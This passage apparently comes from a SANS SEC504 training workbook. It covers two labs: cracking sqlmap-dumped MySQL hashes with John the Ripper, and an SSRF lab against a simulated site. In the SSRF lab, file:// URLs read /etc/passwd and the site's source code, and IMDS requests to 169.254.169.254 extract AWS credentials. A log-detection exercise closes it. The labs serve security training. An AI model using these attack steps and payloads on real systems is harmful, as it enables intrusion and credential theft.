'/home/sec504/.local/share/sqlmap/output/www.rookaviary.com/dump/web_app/users.csv'

[11:13:40] [INFO] fetched data logged to text files under
'/home/sec504/.local/share/sqlmap/output/www.rookaviary.com'

[*] ending @ 11:13:40 /2021-06-06/

```

Examine Password Hashes

Sqlmap will save the password hash information to a temporary file in the `/tmp` directory. Examine the contents of the file using the `cat` tool, as shown here:

```
sec504@slingshot:~$ cat /tmp/sqlmap*/sqlmap*.txt
jleytevidal:*38030A5A56F0473F5FBB5F6A51AD6EF94A34603D
admin:*47FA7B070774F637F4D6D0B97779EBA27A37CE
josh:*86E12C1588C9A8300E519FF9190CF464BDB0F9DD
ssims:*CAF46A02F9F591E00A521BA45598E3A5E03058F5
mdouglas:*38905DA3545297B3E9A96456E4985DAA0C82B84E
rogrady:*DDBF75D02D1D212128C61E35695EDEBA792C3E66
```

*Note: If you get the error No such file or directory when running the `cat` command, press the up arrow and rerun the last `sqlmap` command, answering **y** when prompted to store hashes to a temporary file.*

The asterisk in front of the password hash value and the knowledge that these passwords came from a MySQL/MariaDB server are both indicators that these password hashes are MySQL password hash calculations.

These hash values could be useful against a target system. An attacker could crack it using traditional password cracking techniques and then log in to an administrative interface or session on the web server.

Conclusions

SQL injection attacks can have significant impact to a web application. Not only does it create an attacker opportunity for sensitive information disclosure from the database, it may also grant an attacker remote shell access to the target web server.

Fortunately, SQL injection attacks are not subtle, creating multiple opportunities to identify and evaluate the effectiveness of the attack. In the next exercise, we'll look at techniques to assess the logging evidence left behind after a SQL injection attack.

Why This Lab Is Important

Attacks against web applications are a highly common method bad guys use. Once an exploitable flaw is discovered, your web application is at the mercy of the attacker. In many respects, it is as if the attacker has been granted a VPN that lets them have direct and unfettered access to your systems. All manner of fraud is made available.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/SQLInjectionAttack/\)](/videos/SQLInjectionAttack/) for additional information.



SANS SEC504

SQL Injection Attack

Joshua Wright
josh@willhackforsushi.com

(/videos/SQLInjectionAttack/)

Bonus (If Time Permits or Homework)

Password Cracking

Question: What is the password for the jleytevidal user?

Use the Sqlmap temporary password hash file with John the Ripper to crack passwords. John will automatically recognize the password hash type as *mysql-sha1*, as shown here.

```
sec504@slingshot:~$ john /tmp/sqlmap*/sqlmap*.txt
Warning: detected hash type "mysql-sha1", but the string is also recognized as
"mysql-sha1-opencl"
Use the "--format=mysql-sha1-opencl" option to force loading these as that type
instead
...
```

John will find the password for the jleytevidal user with the default password list
(/usr/local/share/john/password.lst), as shown here.

```

sec504@slingshot:~$ john /tmp/sqlmap*/sqlmap*.txt
Created directory: /home/sec504/.john
Warning: detected hash type "mysql-sha1", but the string is also recognized as
"mysql-sha1-opencl"
Use the "--format=mysql-sha1-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1
256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/local/share/john/password.lst
Floridal          (jleytevidal)
Proceeding with incremental:ASCII
corvid            (admin)
2g 0:00:01:05  3/3 0.03048g/s 19851Kp/s 19851Kc/s 80933KC/s bikyb9z..bikyr36
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

```

*After cracking the jleytevidal password, John will move on to incremental mode cracking, using brute-force enumeration to crack additional passwords. After another minute, John will recover the password for the admin user: **corvid**. The incremental mode cracking will take a long time to complete; press CTRL+C to stop John.*

Answer: The password for the user jleytevidal is Florida1.

Question: What is the password for the ssims user?

John won't find the password for the ssims user with the default password list. Run John using the `rockyou.txt` file as an alternate password list, as shown here.

```

sec504@slingshot:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
/tmp/sqlmap*/sqlmap*
Warning: detected hash type "mysql-sha1", but the string is also recognized as
"mysql-sha1-opencl"
Use the "--format=mysql-sha1-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1
256/256 AVX2 8x])
Remaining 4 password hashes with no different salts
...

```

John will quickly recover the password for ssims using the `rockyou.txt` password list:

```

sec504@slingshot:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
/tmp/sqlmap*/sqlmap*
...
Press 'q' or Ctrl-C to abort, almost any other key for status
RockYou          (ssims)
1g 0:00:00:01 DONE (2021-06-06 11:53) 0.9345g/s 13403Kp/s 13403Kc/s 40212KC/s
*7jVamos!...clarus
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Answer: The password for the user ssims is *RockYou*.

Question: *What is the password for the josh user?*

John won't find the password for the josh user with the default password list or the `rockyou.txt` password list. Run John using the `--rules` argument with the `rockyou.txt` password list to apply password permutation rules.

Adding `--rules` with the `rockyou.txt` wordlist will recover the remaining uncracked passwords, as shown here.

```

sec504@slingshot:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
/tmp/sqlmap*/sqlmap* --rules
Warning: detected hash type "mysql-sha1", but the string is also recognized as
"mysql-sha1-opencl"
Use the "--format=mysql-sha1-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1
256/256 AVX2 8x])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
gotsushi          (josh)
Fusion!           (mdouglas)
Vagrant0          (rogrady)
3g 0:00:00:31 DONE (2021-06-06 11:54) 0.09499g/s 5844Kp/s 5844Kc/s 13756KC/s
Vampireheart0..Vagrant0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Answer: The password for the user josh is gotsushi.

More SQL Injection Testing

Evaluate the SQL injection target website setup for testing and learning available at (<http://testphp.vulnweb.com/>) <http://testphp.vulnweb.com> (<http://testphp.vulnweb.com>). From Slingshot Linux, configure your system to connect to the internet by running `connect-net`, as shown here.

```

sec504@slingshot:~$ connect-net
Connected.
Done.

```

Use Firefox to connect to the (<http://testphp.vulnweb.com/>) <http://testphp.vulnweb.com> (<http://testphp.vulnweb.com>) website. Experiment with the pages that accept user input, then test the site for SQL injection vulnerabilities using Sqlmap.

When you are finished, run `connect-lab` to revert to lab network settings.

Cleanup

Return to the terminal where you ran `goweb lab`. Press CTRL+C to stop the server container.

Additional Resources

Related SANS Classes

- [DEV522: Defending Web Applications Security Essentials](https://www.sans.org/course/defending-web-applications-security-essentials) (<https://www.sans.org/course/defending-web-applications-security-essentials>)
- [SEC542: Web App Penetration Testing and Ethical Hacking](https://www.sans.org/course/web-app-penetration-testing-ethical-hacking) (<https://www.sans.org/course/web-app-penetration-testing-ethical-hacking>)
- [SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques](https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking) (<https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking>)

Other Resources

- [The Tangled Web: A Guide to Securing Modern Web Applications](https://nostarch.com/tangledweb) (<https://nostarch.com/tangledweb>) by Michał Zalewski
- [The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws](https://www.wiley.com/en-us/The+Web+Application+Hacker%27s+Handbook%3A+Finding+and+Exploiting+Security+Flaws%2C+2nd+Edition-p-9781118026472) (<https://www.wiley.com/en-us/The+Web+Application+Hacker%27s+Handbook%3A+Finding+and+Exploiting+Security+Flaws%2C+2nd+Edition-p-9781118026472>) by Dafydd Stuttard and Marcus Pinto
- [OWASP Testing Project](https://www.owasp.org/index.php/OWASP_Testing_Project) (https://www.owasp.org/index.php/OWASP_Testing_Project)

Lab 4.7: Cloud SSRF and IMDS Attack

Brief Intro

In this lab, you will evaluate the `intern.falsimentis.com` server, leveraging a Server-Side Request Forgery (SSRF) attack to gain access to Instance Metadata Service (IMDS) data.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Run `gossrf` to setup the target environment. Access the Falsimentis Internship Application site at intern.falsimentis.com (<http://intern.falsimentis.com>). Identify and exploit the SSRF vulnerability on the site to gain access to the website source code (`index.html`) to retrieve embedded password information. Exploit the SSRF vulnerability to also gain access to AWS credentials through the IMDS server.

Walkthrough

Overview



In this lab, you will use your Slingshot Linux VM to attack a simulated cloud virtual machine at intern.falsimentis.com (<http://intern.falsimentis.com>). After browsing to the site you will assess the target to identify a Server-Side Request Forgery (SSRF) vulnerability, exploiting it to gain access to files on the target host, and access to Instance Metadata Service (IMDS) credentials.

Open a Terminal

From the Slingshot Linux VM, open a terminal.


Start the Simulated Cloud VM

From the Slingshot Linux terminal, run `gossrf` to launch the simulated cloud environment, as shown here.

```
sec504@slingshot:~$ gossrf
Starting Docker service ..... Done.
Starting container instance for intern.falsimentis.com
2021-05-16 10:16:13,696 INFO Set uid to user 0 succeeded
2021-05-16 10:16:13,698 INFO supervisord started with pid 6
2021-05-16 10:16:14,701 INFO spawned: 'nginx' with pid 8
...
```

Browse to Target Site

From Slingshot Linux, open Firefox and browse to the target site at intern.falsimentis.com (<http://intern.falsimentis.com>). Spend a minute exploring the target site, examining the site pages and functionality.



Visit the Intern Apply Page

From Firefox, click the link to visit the intern application form. Examine the fields on this page.

Note that one the fields asks the applicant to submit a published work product URL, as shown here. Anytime a site requests a URL as a data element, it may be vulnerable to an SSRF attack.

Falsimentis Intern Resources — Mozilla Firefox

Falsimentis Intern Resource x +

intern.falsimentis.com/?p=apply

Field of Study

Electrical Engineering
Software Engineering
Mechanical Engineering
Chemistry

Select all that apply.

Resume

Browse... No file selected.

Published Work Sample

A published work product URL

Share a URL sample of your published work such as schematics, illustrations, reports, or other technical content.

Any additional information?

Feel free to share any additional information you think is important for your internship consideration.

Submit

Next we'll continue to explore the published work sample input field as a possible SSRF vulnerability.

Prepare the Attack

To continue to explore the vulnerability, you will need to include a URL as part of the form submission process. Open a new terminal from Slingshot Linux and navigate to the `~/labs/www` directory, listing the directory contents, as shown here.

```
sec504@slingshot:~$ cd ~/labs/www/  
sec504@slingshot:~/labs/www$ ls  
circuitboard.jpg
```

For this lab we have included a sample circuit board image that you can use as part of the Falsimentis Intern form submission. You can display the file using the Eye of MATE (`eom`) utility, as shown here:

```
sec504@slingshot:~/labs/www$ eom circuitboard.jpg
```



When launching Eye of MATE, you will see the message `Error loading Eom typelib`; this message can be safely ignored.

Close Eye of MATE to continue. From the terminal, start a local web server using `python3` to deliver the image file to the remote site, as shown here.

```
sec504@slingshot:~/labs/www$ sudo python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

By running the Python `http.server` module, we can use the Slingshot Linux IP address to serve the circuit board image as a remote URL (<http://10.10.75.1/circuitboard.jpg> <http://10.10.75.1/circuitboard.jpg> <http://10.10.75.1/circuitboard.jpg>).

Complete the Intern Application Form

Fill out the Falsimentis intern application form, entering the URL <http://10.10.75.1/circuitboard.jpg> (<http://10.10.75.1/circuitboard.jpg>) in the *Published Work Sample* field, as shown below. (You can attach any file for the Resume option, or leave it unselected.)

Falsimentis Intern Resources — Mozilla Firefox

Falsimentis Intern Resource X +

intern.falsimentis.com/?p=apply

Field of Study

- Electrical Engineering
- Software Engineering
- Mechanical Engineering
- Chemistry
- Information Security Specialist

Select all that apply.

Resume

Browse... No file selected.

Published Work Sample

http://10.10.75.1/circuitboard.jpg

Share a URL sample of your published work such as schematics, illustrations, reports, or other technical content.

Any additional information?

I'm excited to hear more about internship opportunities! -Drew


Feel free to share any additional information you think is important for your internship consideration.

Submit

Submit the application form after supplying the requested information. For simplicity in the lab, use the name *Drew* in the requested Name field.

*Note: If the web page stops responding after clicking submit or you receive the error **An error occurred**, double-check the URL entered in the Published Work Sample field. Also make sure your Slingshot Linux system is configured to work in the lab environment by running the `connect-lab` script, then submit the form again.*

After submitting the form, the server will return a response that matches the example shown here.



Examining the response page, we see that the browser shows the circuit board image in the response. This is useful information to identify an SSRF vulnerability, but to confirm we also need to examine the attack system

web server logs to see if the intern.falsimentis.com retrieved the image.

Switch to the terminal where you ran the Python3 web server to examine the logging output. You will see output similar to the example shown here.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
172.30.0.24 - - [16/May/2021 10:52:29] "GET /circuitboard.jpg HTTP/1.0" 200 -
```

Examining this output we see an HTTP GET request that reveals useful information for the attacker:

- The Falsimentis server requested the circuitboard.jpg image from 172.30.0.24
- The server responded with an HTTP 200 response


Since the server requests the image file from the attacker, and since it also displays the image in the application form response (in the *Submission Accepted* page), we can confirm that the system is vulnerable to SSRF attacks.

Next we'll evaluate the risk of the SSRF vulnerability to the Falsimentis server.

Examine Response Image URL

In the submission accepted response page, the server displays the circuit board image so that the applicant can see it successfully rendered in the browser. To leverage the SSRF vulnerability, we need to identify the URL for the Falsimentis server response.

Return to the submission accepted response page in Firefox. Right-click on the circuit board image, then select *Open Image in New Tab*, as shown here.



In the new tab you will see the full URL of the circuit board image, as shown here.



Here we see that the server has created a new, local copy of the circuit board image on the `intern.falsimentis.com` server as `Drew.jpg` (the name of the file will vary depending on how you filled out the intern application *name* field).

Note: Identifying the server-side file is an important element of leveraging an SSRF vulnerability to exfiltrate data from the server. While not always required to exploit the SSRF, identifying the server URL that is the product of the server-side request greatly simplifies the SSRF attack.

Right-click anywhere in the circuit board image then select *Copy Image Link*, as shown here.



Retrieve the Response Image with cURL

In the last step we saw how the server retrieved the circuit board image and displayed the content in the submission accepted page. To retrieve data from the server, we don't want to rely on the Firefox browser to retrieve the file as an image, and will instead use the command line URL (cURL) utility to retrieve the file.

Open a new terminal window. Enter the command `curl`, then paste the URL from the clipboard. Run the command to obtain a response similar to the example here.

```
sec504@slingshot:~$ curl http://intern.falsimentis.com/images/Drew.jpg
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: " to save to a file.
```

In this example, cURL is warning us that the requested file is binary output, and does not display it on our screen. This is expected, since `Drew.jpg` is an image file. We'll return to this command to obtain access to exfiltrated data in the next step.

SSRF Exploit: Local File Include – /etc/passwd

Next we'll leverage the SSRF vulnerability to exfiltrate data from the server. In this example, we'll attempt to obtain the `/etc/passwd` file.

Return to the Firefox browser and the Falsimentis intern application form. Change the published work sample URL from the circuit board URL to `file:///etc/passwd` (note that there are three `/` slashes following `file:`), as shown here.

Falsimentis Intern Resources — Mozilla Firefox

Falsimentis Intern Resource X +

intern.falsimentis.com/?p=apply

Field of Study

- Electrical Engineering
- Software Engineering
- Mechanical Engineering
- Chemistry
- Information Security Specialist

Select all that apply.

Resume

Browse... No file selected.

Published Work Sample

file:///etc/passwd

Share a URL sample of your published work such as schematics, illustrations, reports, or other technical content.

Any additional information?

I'm excited to hear more about internship opportunities! -Drew

Feel free to share any additional information you think is important for your internship consideration.


Submit

Submit the page. The submission accepted page may still show a valid circuit board image, or it may show a broken image (Firefox is somewhat inconsistent in how it chooses to use cached content with a broken image).

Return to the terminal and re-run the prior cURL command to see the content change, as shown here.

```
sec504@slingshot:~$ curl http://intern.falsimentis.com/images/Drew.jpg
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
...
```

Instead of a warning about binary data displayed on the screen, cURL returns the contents of the `/etc/passwd` file to the attacker. This attack process is illustrated as a flowchart here.



SSRF Exploit: Local File Include – `/etc/shadow`

Next we'll leverage the SSRF vulnerability to attempt to gain access to other resources; namely, the `/etc/shadow` file.

From Firefox, click the back button to return to the intern application form. Change the published work sample URL to `file:///etc/shadow`, as shown here.

Submit the page. Notice how the submission accepted page renders differently, missing the boxes and image content. Return to the terminal and re-run the prior cURL command to see the content change, as shown here.

```
sec504@slingshot:~$ curl http://intern.falsimentis.com/images/Drew.jpg
sec504@slingshot:~$
```

The lack of content in the cURL command reveals that the SSRF file include attack failed. This is due to a permission restriction – while the vulnerable web server process can read the `/etc/passwd` file, the attacker cannot read other files that require root privileges. However, the attacker can read files from the file system that are accessible to all users (such as the `/etc/passwd` file as we saw earlier), as well as any files owned by the web server, such as the source code to the web application itself.

SSRF Exploit: Local File Include - `/var/www/html/index.html`

Repeat the SSRF file include attack, this time accessing the source code of the `/var/www/html/index.html` file that represents the main code of the Falsimentis intern website content.

Question: *What is the embedded username and password in the web page application source?*

From Firefox, change the published work sample URL to `file:///var/www/html/index.html`, then submit the form. Repeat the cURL command to examine the contents of the response. You may wish to pipe the output of cURL with the `--silent` argument (to suppress the cURL progress indicator) to `grep` to identify any lines with the text `user` or `password`, as shown here.

```
sec504@slingshot:~$ curl --silent
http://intern.falsimentis.com/images/Drew.jpg | grep -iE "user|pass"
define('DB_USER', 'intern');
define('DB_PASSWORD', 'geDgECURnQjuymuGKHOC');
```

Answer: In this output we see that the application source code defines a username of intern and a password of geDgECURnQjuymuGKHOC.

SSRF Exploit: IMDS Access Testing

Although many cloud systems will have minimal or inaccessible `/etc/shadow` files, SSRF vulnerabilities introduce a new attack path: Instance Metadata Service (IMDS) access. By accessing the virtual IMDS server at <http://169.254.169.254> (<http://169.254.169.254>), attackers can retrieve additional information about the cloud server, sometimes including cloud credentials used to launch the server.

Return to Firefox. Click the back button to return to the intern application page, then modify the work sample URL to request the contents of the IMDS server page at <http://169.254.169.254> (<http://169.254.169.254>). After submitting the form, return to the cURL command to examine the command output, as shown here.

```
sec504@slingshot:~$ curl http://intern.falsimentis.com/images/Drew.jpg
latest
```

The output `latest` indicates that we are successful in accessing the virtual IMDS server on the cloud target system. The output indicates that the IMDS server has a directory called `latest`. This output also confirms that the target system matches the configuration and behavior of an Amazon Web Services (AWS) server running IMDSv1.

SSRF Exploit: IMDS AWS Info

Repeat this process, this time requesting the IMDS server URL <http://169.254.169.254/latest/meta-data/iam/info> (<http://169.254.169.254/latest/meta-data/iam/info>) to obtain information about the AWS Identity and Access Management (IAM) configuration through the `info` endpoint.

Question: What is the deploy role name used to launch the cloud instance?

From Firefox, request the URL <http://169.254.169.254/latest/meta-data/iam/info> (<http://169.254.169.254/latest/meta-data/iam/info>) in the published work sample field, as shown here.

Repeat the cURL command to request the results, as shown here.

```
sec504@slingshot:~$ curl http://intern.falsimentis.com/images/Drew.jpg
{
  "Code": "Success",
  "LastUpdated": "2020-04-02T18:50:40Z",
  "InstanceProfileArn": "arn:aws:iam::896453262835:instance-
profile/falsimentis-deploy-role",
  "InstanceProfileId": "AIPA5BOGHXZELSK34VU4"
}sec504@slingshot:~$
```

The output from the IAM *info* request is JSON; you can modify the cURL request to add the `--silent` parameter, suppressing the progress indicator, then pipe the output to `jq` to see a color-coded and well-formatted version of the output, as shown here.

```
sec504@slingshot:~$ curl --silent
http://intern.falsimentis.com/images/Drew.jpg | jq
{
  "Code": "Success",
  "LastUpdated": "2020-04-02T18:50:40Z",
  "InstanceProfileArn": "arn:aws:iam::896453262835:instance-profile/falsimentis-
deploy-role",
  "InstanceProfileId": "AIPA5BOGHXZELSK34VU4"
}
```

In this output, the `InstanceProfileArn` field reveals the *Amazon Resource Name* for the cloud instance, including the name of the deployment role.

Answer: In this output we see the deploy role name is falsimentis-deploy-role.

SSRF Exploit: AWS IMDS Credentials

With SSRF access to the IMDS server, and knowledge of the deploy role name, an attacker can request the <http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-deploy-role/> (<http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-deploy-role/>) IMDS endpoint.

Question: What are the access key and secret access key values disclosed by the IMDS server?

From Firefox, request the URL <http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-deploy-role/> (<http://169.254.169.254/latest/meta-data/iam/security-credentials/falsimentis-deploy-role/>) (the trailing `/` is required) in the published work sample field. Submit the form. Repeat the cURL command to request the results, as shown here.

```
sec504@slingshot:~$ curl --silent
http://intern.falsimentis.com/images/Drew.jpg | jq
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token":
"NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

Answer: The access key is `AKIA5HMBSK1SYXYTOXX6` ; the secret access key is

`CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX` .

In this output, the SSRF vulnerability allows the attacker to gain access to the IMDS instance, revealing the access key and access key secret used to build and deploy the cloud instance. An attacker could then add these values to their AWS credentials file to gain access to the victim cloud, potentially yielding access to additional cloud systems.

Cleanup

Return to the terminal where you ran the `gossrf` script. Press CTRL+C to terminate the cloud target.

Why This Lab Is Important

In this lab we explored the web server SSRF attack technique. While significant on its own, cloud systems present new risk when vulnerable to SSRF attacks through IMDS disclosure. While not all cloud providers are

vulnerable to IMDS disclosure through SSRF, AWS systems running IMDSv1 servers (the default), Digital Ocean droplets, Alibaba Cloud, Oracle Cloud, and other providers are vulnerable to this attack, potentially disclosing credentials an adversary could use to escalate their privileges in the target cloud environment.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CloudSSRFIMDS/\)](/videos/CloudSSRFIMDS/) for additional information.



Bonus (If Time Permits or Homework)

Examine Web Server Logs

The logging information from the web server can provide valuable insight to identify attacks, including SSRF and IMDS attacks. Using Elastic Stack or `grep` commands, you can search for keywords based on your understanding of SSRF and IMDS attacks to identify events of interest.

For this lab exercise, the `intern.falsimentis.com` log files are saved in `/home/sec504/labs/ssrf/log`. Change to that directory, then use multiple keywords used as part of the attack process in this lab to identify the corresponding attack log entries. Examine the logging information to gain experience in inspecting the types of logs that are generated in IMDS and SSRF attacks.

First, change to the web server log directory for this lab exercise and list the files, as shown here.

```
sec504@slingshot:~$ cd ~/labs/ssrf/log
sec504@slingshot:~/labs/ssrf/log$ ls -l
total 12
-rw-r--r-- 1 root root 4296 May 17 12:48 access.log
-rw-r--r-- 1 root root 699 May 17 12:47 error.log
-rw-r--r-- 1 root root 0 May 17 12:46 php.log
```

Note: the size of log files will likely be different for your system.

First, display the contents of the `error.log` file, as shown here.

```
sec504@slingshot:~/labs/ssrf/log$ cat error.log
2021/05/17 12:47:34 [error] 14#14: *1 FastCGI sent in stderr: "PHP message: PHP
Warning: file_get_contents(file:///etc/shadow): failed to open stream:
Permission denied in /var/www/html/index.html on line 85" while reading response
header from upstream, client: 172.30.0.1, server: _, request: "GET /?
inputName=Drew&inputEmail=drew%40willhackforsushi.com&inputPhone=401-524-
291&inputField=Electrical+Engineering&resumeFile=&inputWorkSample=file%3A%2F%2F%2Fet
Drew&submit= HTTP/1.1", upstream: "fastcgi://127.0.0.1:9000", host:
"intern.falsimentis.com", referer: "http://intern.falsimentis.com/?p=apply"
```

In the beginning of this single log entry we see the message `file_get_contents(file:///etc/shadow): failed to open stream: Permission denied`. While this message is specific to PHP web applications, we see that the server is logging the failed attempt to read the protected `/etc/shadow` file.

Next, use `grep` to search the `access.log` file for the following keywords:

- `circuitboard`
- `file`
- `169.254.169.254`

A search for `circuitboard` reveals the following log entry.

```
sec504@slingshot:~/labs/ssrf/log$ grep circuitboard access.log
172.30.0.1 - - [17/May/2021:12:46:59 +0000] "GET /?
inputName=Drew&inputEmail=drew%40willhackforsushi.com&inputPhone=401-524-
291&inputField=Electrical+Engineering&resumeFile=&inputWorkSample=http%3A%2F%2F10.10
Drew&submit= HTTP/1.1" 200 2662 "http://intern.falsimentis.com/?p=apply"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0" "-"
" 0.016 0.012 . -
```

Here we see the original request with the legitimate form submission including the remote endpoint URL for the circuit board image. Repeat `grep` command, this time searching for the `file` keyword.

```
sec504@slingshot:~/labs/ssrf/log$ grep file access.log
172.30.0.1 - - [17/May/2021:12:47:23 +0000] "GET /?
inputName=Drew&inputEmail=drew%40willhackforsushi.com&inputPhone=401-524-
291&inputField=Electrical+Engineering&resumeFile=&inputWorkSample=file%3A%2F%2F%2Fet
Drew&submit= HTTP/1.1" 200 2662 "http://intern.falsimentis.com/?p=apply"
